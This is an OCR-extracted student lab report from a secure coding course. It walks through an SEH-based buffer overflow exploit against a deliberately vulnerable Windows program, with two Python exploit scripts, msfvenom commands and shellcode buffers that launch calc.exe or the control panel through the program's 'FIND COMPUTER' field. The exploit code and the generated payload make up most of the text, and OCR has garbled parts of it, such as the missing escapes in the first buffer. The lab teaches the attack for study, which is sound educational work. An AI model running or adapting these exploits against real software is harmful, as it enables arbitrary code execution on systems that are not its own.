Secure Coding Lab

LAB - 8

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Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
  - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- **Change the default trigger to open control panel.**

Initially the code has some bugs so the correct code after correcting the bugs is as follows

TASK 1 (Trigger CMD)

Exploit2.py

```
# -*- coding: cp1252 -*-

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
```


```
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc  -
e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


buf = b""
buf += b"x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49"
buf += b"x49x49x49x49x49x49x49x43x43x43x43x43x43"
buf += b"x37x51x5ax6ax41x58x50x30x41x30x41x6bx41"
buf += b"x41x51x32x41x42x32x42x42x30x42x42x41x42"
buf += b"x58x50x38x41x42x75x4ax49x79x6cx59x78x4d"
buf += b"x52x75x50x75x50x47x70x51x70x4bx39x58x65"
buf += b"x55x61x6bx70x50x64x6cx4bx30x50x74x70x6e"
buf += b"x6bx66x32x36x6cx6ex6bx31x42x45x44x6ex6b"
buf += b"x54x32x51x38x34x4fx6dx67x42x6ax34x66x44"
buf += b"x71x39x6fx4ex4cx35x6cx70x61x63x4cx77x72"
buf += b"x66x4cx77x50x7ax61x5ax6fx44x4dx56x61x79"
buf += b"x57x58x62x6ax52x53x62x71x47x6cx4bx53x62"
buf += b"x44x50x4cx4bx63x7ax57x4cx4ex66x30x4cx72"
buf += b"x31x73x48x59x73x71x58x55x51x5ax71x46x31"
buf += b"x4ex6bx76x39x45x70x75x51x39x43x6ex6bx67"
buf += b"x39x75x48x5ax43x57x4ax43x79x4cx4bx37x44"
buf += b"x4cx4bx35x51x48x56x55x61x4bx4fx4ex4cx5a"
buf += b"x61x6ax6fx46x6dx75x51x4bx77x67x48x49x70"
buf += b"x44x35x38x76x55x53x33x4dx6ax58x57x4bx31"
buf += b"x6dx76x44x54x35x7ax44x70x58x6ex6bx33x68"
buf += b"x76x44x77x71x39x43x63x56x4cx4bx76x6cx70"
buf  +=  b"x4bx4ex6bx33x68x57x6cx36x61x79x43x4ex6b"
```

```
buf   +=   b"x64x44x6cx4bx76x61x5ax70x6fx79x50x44x61"
buf   +=   b"x34x44x64x63x6bx51x4bx51x71x63x69x71x4a"
buf += b"x46x31x49x6fx79x70x53x6fx31x4fx51x4ax4c"
buf += b"x4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31"
buf += b"x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46"
buf += b"x30x62x48x54x71x6cx4bx62x4fx4cx47x4bx4f"
buf += b"x4bx65x6fx4bx4ax50x4ex55x4fx52x30x56x52"
buf += b"x48x4fx56x5ax35x6dx6dx6fx6dx39x6fx6bx65"
buf += b"x65x6cx35x56x71x6cx76x6ax6dx50x6bx4bx4b"
buf += b"x50x72x55x66x65x6dx6bx43x77x52x33x53x42"
buf += b"x30x6fx73x5ax43x30x46x33x4bx4fx58x55x51"
buf += b"x73x72x4dx43x54x53x30x41x41"

payload = junk + nseh + seh + nops + buf.decode("utf-8") with
open ('payload.txt', 'w',encoding="utf8", errors='ignore') as f:
f.write(payload)
 f.close
```

Payload generated:



Somewhat like this


Crashing the application

Use the generated payload and try to exploit any of the input

fields to see if crashes or not.


Here the FIND COMPUTER field has a buffer overflow vulnerability.

It crashed the application and triggered calc.exe which opens the calculator.



Task 2 (TRIGGERING CONTROL PANEL)

Generate payload using msfvenom



Use this is in the code

Code

Exploit.py

```
# -*- coding: cp1252 -*-


f= open("paylctrl.txt", "w")


junk="A" * 4112


nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"


#40010C4B 5B POP EBX

#40010C4C 5D POP EBP

#40010C4D C3 RETN
```

#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program

Files\Frigate3\rtl60.bpl) nops="\x90" * 50

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

```
buf = b""
buf  +=  b"\xdd\xc7\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf  +=  b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf  +=  b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf  +=  b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x68\x4d\x52"
buf  +=  b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56"
buf  +=  b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b"
buf  +=  b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70"
buf  +=  b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61"
buf += b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"
buf  +=  b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47"
buf  +=  b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36"
buf  +=  b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61"
buf += b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"
buf += b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59"
buf += b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e"
buf += b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51"
buf += b"\x48\x4f\x34\x4d\x55\x51\x78\x47\x35\x68\x39\x70\x42"
buf += b"\x55\x78\x76\x55\x53\x51\x6d\x39\x68\x55\x6b\x31\x6d"
buf += b"\x36\x44\x34\x35\x5a\x44\x33\x68\x6e\x6b\x43\x68\x51"
```

```
buf += b"\x34\x57\x71\x79\x43\x50\x66\x6e\x6b\x36\x6c\x42\x6b"
buf += b"\x6c\x4b\x42\x78\x75\x4c\x35\x51\x5a\x73\x4c\x4b\x76"
buf += b"\x64\x4e\x6b\x53\x31\x5a\x70\x6b\x39\x52\x64\x77\x54"
buf += b"\x35\x74\x63\x6b\x53\x6b\x71\x71\x52\x79\x43\x6a\x63"
buf += b"\x61\x49\x6f\x49\x70\x63\x6f\x73\x6f\x61\x4a\x6c\x4b"
buf += b"\x55\x42\x68\x6b\x4c\x4d\x61\x4d\x32\x4a\x75\x51\x6c"
buf += b"\x4d\x4b\x35\x58\x32\x63\x30\x37\x70\x45\x50\x52\x70"
buf += b"\x43\x58\x30\x31\x4e\x6b\x32\x4f\x6c\x47\x49\x6f\x68"
buf += b"\x55\x4f\x4b\x38\x70\x68\x35\x49\x32\x33\x66\x50\x68"
buf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x4b\x4f\x58\x55\x45"
buf += b"\x6c\x37\x76\x61\x6c\x76\x6a\x4f\x70\x79\x6b\x69\x70"
buf += b"\x31\x65\x57\x75\x6f\x4b\x52\x67\x46\x73\x73\x42\x32"
buf += b"\x4f\x70\x6a\x73\x30\x70\x53\x79\x6f\x6b\x65\x50\x63"
buf += b"\x42\x4f\x72\x4e\x30\x74\x33\x42\x62\x4f\x50\x6c\x37"
buf += b"\x70\x41\x41"

payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

Payload

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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

••K@••ÝÇÙt$ô]UYIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIil
hhMRs0WpEPcPniM5VQyPrDnk60DpLKQBdLnk1BdTnkpr6HVonW1ZfF5aYollgL51qlS2VL10jahOtM6a8GzBJR620WLKSb6plK2jEll
KPL7a0xKSB
hC1xQ3anksiEp5QiCLKQYfxHctzw9LKP4nkwqIF5aYollYQHO4MUQxG5h9pBUxvUSQm9hUk1m6D45ZD3hnkChQ4WqyCPfnk6lBkl
KBxuL5QZsL
KvdNkS1Zpk9RdwT5tckSkqqRyCjcaIoIpcosoaJlKUBhkLMaM2JuQlMK5X2c07pEPRpCX01Nk2OlGIohUOK8ph5I23fPhY6NuMmMM
KOXUEl7val vjOpykip1eWuoKRgFssB2Opjs0pSyokePcBOrN0t3BbOPl7pAA



Put this payload in the FIND COMPUTER input field and see the vulnerability.



Crashing of the application triggered the control panel